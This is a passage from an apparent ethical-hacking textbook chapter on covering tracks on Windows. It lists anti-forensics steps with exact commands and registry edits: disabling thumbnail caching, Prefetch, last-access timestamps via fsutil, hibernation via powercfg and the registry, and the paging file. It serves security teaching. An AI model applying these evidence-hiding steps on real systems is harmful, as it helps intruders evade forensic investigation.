
Turns off the caching of thumbnails in hidden thumbs.db files.

This policy setting allows you to configure File Explorer to cache thumbnails of items residing in network folders in hidden thumbs.db files.

If you enable this policy setting, File Explorer does not create, read from, or write to thumbs.db files.

If you disable or do not configure this policy setting, File Explorer creates, reads from, and writes to thumbs.db files.

Disable Windows Prefetch Feature


Services
File
Action
View
Help
Services (Local)
SysMain
Stop the serv
Restart the se
Description:
Maintains an
performance
Status
Startup Type
Log
General
Log On
Recovery
Dependencies
Start
Stop
Pause
Resume
OK
Cancel
Apply
Extended
Standard

SysMain Properties (Local Computer)

Service name: SysMain
Display name: SysMain
Description: Maintains and improves system performance over time.
Path to executable:
C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p
Startup type: Disabled
Automatic (Delayed Start)
Automatic
Manual
Disabled
Service status: Running

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Disable Windows Functionality

- **Disable the Last Access Timestamp**

  The last access timestamp of a file contains information regarding the time and data when the specific file was opened for reading or writing. Therefore, every time a user accesses a file, the timestamp is updated. Attackers use the fsutil tool to disable or enable the last access timestamp.

  fsutil is a command-line utility in the Windows OS used to set the NTFS volume behavior parameter, **`DisableLastAccess`**, which controls the enabling or disabling of the last access timestamp.


  For example,

  `DisableLastAccess = 1` indicates that the last access timestamps are disabled.

  `DisableLastAccess = 0` indicates that the last access timestamps are enabled.

As shown in the screenshot, attackers use the following command to disable the last access updates:

`>fsutil behavior set disablelastaccess 1`



```
C:\Windows\system32>fsutil behavior set disablelastaccess 1
DisableLastAccess = 1  (User Managed, Last Access Time Updates DISABLED)

This operation takes effect immediately (no reboot required)

C:\Windows\system32>_
```

Figure 6.215: Screenshot of fsutil command

- **Disable Windows Hibernation**


  The hibernate file (Hiberfil.sys) is a hidden system file located in the root directory where the OS is installed. This file contains information regarding the system RAM stored on a hard disk at specific times (when the user selects to hibernate his/her system). This information is crucial as security personnel can use it to investigate an attack on the system. Therefore, disabling Windows hibernation is a crucial step toward covering the tracks.

  The attacker can disable Windows hibernation through the registry by implementing the following steps:

  - Open **Registry Editor** and navigate to the following location:

    `Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power`

  - Double-click on **HibernateEnabledDefault** from the right pane; an **Edit DWORD (32-bit) Value** dialog box appears
  - In the **Value data:** field, enter a value of 0 to disable hibernation
  - Press **OK**


Registry Editor
File Edit View Favorites Help
NodeInterface
Notifications
Nsi
NUMA
OSExtensionD
PnP
Power
EnergyEstir
ModernSle
PDC
PowerRequ
PowerSettir
Profile
SecurityDes
Sync
User
Print
PriorityContro
ProductOptior
RadioManage
Remote Assist
RetailDemo
SafeBoot
1
2
3
4
OK
Cancel

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power

Name	Type	Data
(Default)	REG_SZ	(value not set)
Class1InitialUnparkCount	REG_DWORD	0x00000040 (64)
CustomizeDuringSetup	REG_DWORD	0x00000001 (1)
EnergyEstimationEnabled	REG_DWORD	0x00000001 (1)
EventProcessorEnabled	REG_DWORD	0x00000001 (1)
HiberFileSizePercent	REG_DWORD	0x00000000 (0)
HibernateEnabledDefault	REG_DWORD	0x00000001 (1)
LidReliabilityState	REG_DWORD	0x00000001 (1)
MfBufferingThreshold	REG_DWORD	0x00000000 (0)
PerfCalculateActualUtilizatio	REG_DWORD	0x00000001 (1)
SourceSettingsVersion		
TimerRebaseThresholdOnDri		

Edit DWORD (32-bit) Value

Value name: HibernateEnabledDefault

Value data: 0

Base: ● Hexadecimal ○ Decimal

Figure 6.216: Screenshot of Registry Editor to disable hibernation

Attackers can also disable Windows hibernation through command prompt by implementing the following steps:

- Launch **command prompt** with administrator privileges
- Use the following command to disable hibernation:

```
powercfg.exe /hibernate off
```

- **Disable Windows Virtual Memory (Paging File)**

  Virtual memory, also called a paging file, is a special file in Windows that is used as a compensation when RAM (physical memory) falls short of usable space. For example, if an attacker has an encrypted file and wants to read it, he/she must first decrypt it. This decrypted file stays in the paging file, even after the attacker logs out of the system. Moreover, some third-party programs can be used to store plaintext passwords and other sensitive information temporarily. Therefore, disabling paging in Windows is a crucial step toward covering tracks.

